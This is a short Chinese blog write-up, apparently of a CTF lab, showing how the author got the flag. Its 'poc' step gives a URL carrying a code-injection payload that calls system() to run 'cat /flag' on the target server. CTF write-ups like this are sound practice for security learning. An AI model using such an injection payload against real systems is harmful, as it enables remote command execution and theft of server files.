


1.阅读靶场介绍

这次博主其实从提示词里面没有得到什么有用的信息
那就启动靶场看看什么情况就再下定论
2.启动靶场
我们能得到一个如下的页面

虽然博主没得到什么有用的信息
但是其实大概也是对url做手脚得到flag的
3.poc

这里我们直接访问这个路径
http://8.147.132.32:38529/index.php/images/index.html?id=${%40print(system(%22cat+/flag%22))}
就可以得到flag了
如下图所示
到此,又到恭喜各位又攻克一个靶场的时候了
感谢你们宝贵的时间



 扫一扫


 753

 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


